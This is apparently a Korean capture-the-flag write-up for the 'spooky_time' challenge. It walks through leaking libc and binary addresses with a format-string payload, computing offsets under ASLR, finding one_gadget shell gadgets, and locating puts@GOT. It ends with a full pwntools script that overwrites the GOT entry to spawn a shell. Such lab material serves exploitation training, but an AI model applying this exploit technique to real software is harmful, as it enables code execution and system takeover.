
가장 근처에있는 값들의 offset을 구했을때의 값은 이렇습니다.
libc_index[3] : 1133111
bin_index[51] : 5056

aslr 이 꺼져있을때 offset을 구하면 정확한게 아니므로
aslr을 활성화한상태로 debug하여 값을 확인해보겠습니다.


DEBUG



```
gdb-peda$ aslr on
gdb-peda$ b main
Breakpoint 1 at 0x13c8
```




```
0x000055c342469000 0x000055c34246a000 r--p      /home/whoami/spooky_time/test/challenge/spooky_time
0x000055c34246a000 0x000055c34246b000 r-xp      /home/whoami/spooky_time/test/challenge/spooky_time
0x000055c34246b000 0x000055c34246c000 r--p      /home/whoami/spooky_time/test/challenge/spooky_time
0x000055c34246c000 0x000055c34246d000 rw-p      /home/whoami/spooky_time/test/challenge/spooky_time
0x000055c34246d000 0x000055c34246f000 rw-p      /home/whoami/spooky_time/test/challenge/spooky_time
0x00007ff5ce6a2000 0x00007ff5ce6a5000 rw-p      mapped
0x00007ff5ce6a5000 0x00007ff5ce6cd000 r--p      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ff5ce6cd000 0x00007ff5ce862000 r-xp      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ff5ce862000 0x00007ff5ce8ba000 r--p      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ff5ce8ba000 0x00007ff5ce8be000 r--p      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ff5ce8be000 0x00007ff5ce8c0000 rw-p      /home/whoami/spooky_time/test/challenge/glibc/libc.so.6
0x00007ff5ce8c0000 0x00007ff5ce8cf000 rw-p      mapped
0x00007ff5ce8cf000 0x00007ff5ce8d1000 r--p      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ff5ce8d1000 0x00007ff5ce8fb000 r-xp      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ff5ce8fb000 0x00007ff5ce906000 r--p      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ff5ce907000 0x00007ff5ce909000 r--p      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ff5ce909000 0x00007ff5ce90b000 rw-p      /home/whoami/spooky_time/test/challenge/glibc/ld-linux-x86-64.so.2
0x00007ffe8ec16000 0x00007ffe8ec37000 rw-p      [stack]
0x00007ffe8ed9a000 0x00007ffe8ed9e000 r--p      [vvar]
0x00007ffe8ed9e000 0x00007ffe8ed9f000 r-xp      [vdso]
```



```
gdb-peda$ c
Continuing.
```


먼저 aslr을 on 하고 main에 break를 잡고 base addr를 확인합니다.
이후 continue

DEBUG




```
%3$p,%51$p

Ok, you are not good with that, do you think that was scary??

0x7ff5ce7b9a37,0x55c34246a3c0Better luck next time!
```

%3$p , %51$p
즉 index3 , index51 의 주소를 확인합니다
이후 vmmap에 매핑된 addr와 - 연산후 offset이
aslr이 off일때와 같은지 확인합니다.



```
1133111
>>> print(0x55c34246a3c0Better-0x000055c342469000)
  File "<stdin>", line 1
    print(0x55c34246a3c0Better-0x000055c342469000)
                             ^
SyntaxError: invalid hexadecimal literal
>>> print(0x55c34246a3c0-0x000055c342469000)
5056
```


DEBUG



```
whoami@choijunwon:~/spooky_time/test/challenge/glibc$ one_gadget libc.so.6
0xebcf1 execve("/bin/sh", r10, [rbp-0x70])
constraints:
  address rbp-0x78 is writable
  [r10] == NULL || r10 == NULL || r10 is a valid argv
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp

0xebcf5 execve("/bin/sh", r10, rdx)
constraints:
  address rbp-0x78 is writable
  [r10] == NULL || r10 == NULL || r10 is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp

0xebcf8 execve("/bin/sh", rsi, rdx)
constraints:
  address rbp-0x78 is writable
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
```

offset을 구한후 puts_got 을 overwrite할때 필요한
one_gadget 을 구해줍니다.
여기서 중요한점은 puts의 got주소를 덮기에
rsi가 NULL로 들어가면
안됩니다.

DEBUG




```
whoami@choijunwon:~/spooky_time/test/challenge$ objdump -R spooky_time | grep "puts"
0000000000003da0 R_X86_64_JUMP_SLOT  puts@GLIBC_2.2.5
```

그리고 가장중요한 puts_got 입니다.

puts_got 주소는 일반 디버그로는 aslr로 인하여 구할수없고
objdump를 활용하였습니다.
bin_base + 0x3da0 에 puts_got이 위치해있습니다.

PAYLOAD



```python
from pwn import *

p = process("spooky_time")

context.arch = 'amd64'

p.recvuntil("scary!\n")
p.sendline(b"%3$p,%51$p")

p.recvuntil("than")
p.recvline()


libc,el = p.recvline().decode().split(",")
libc = int(libc,16)
el = int(el,16)

libc_base = libc - 1133111
elf_base = el - 5056
puts_got = elf_base + 0x3da0
ones = libc_base + 0xebcf1

# gdb.attach(p)

payload = fmtstr_payload(8, {puts_got:ones})

p.recvuntil("time..")
p.sendline(payload)
p.interactive()
```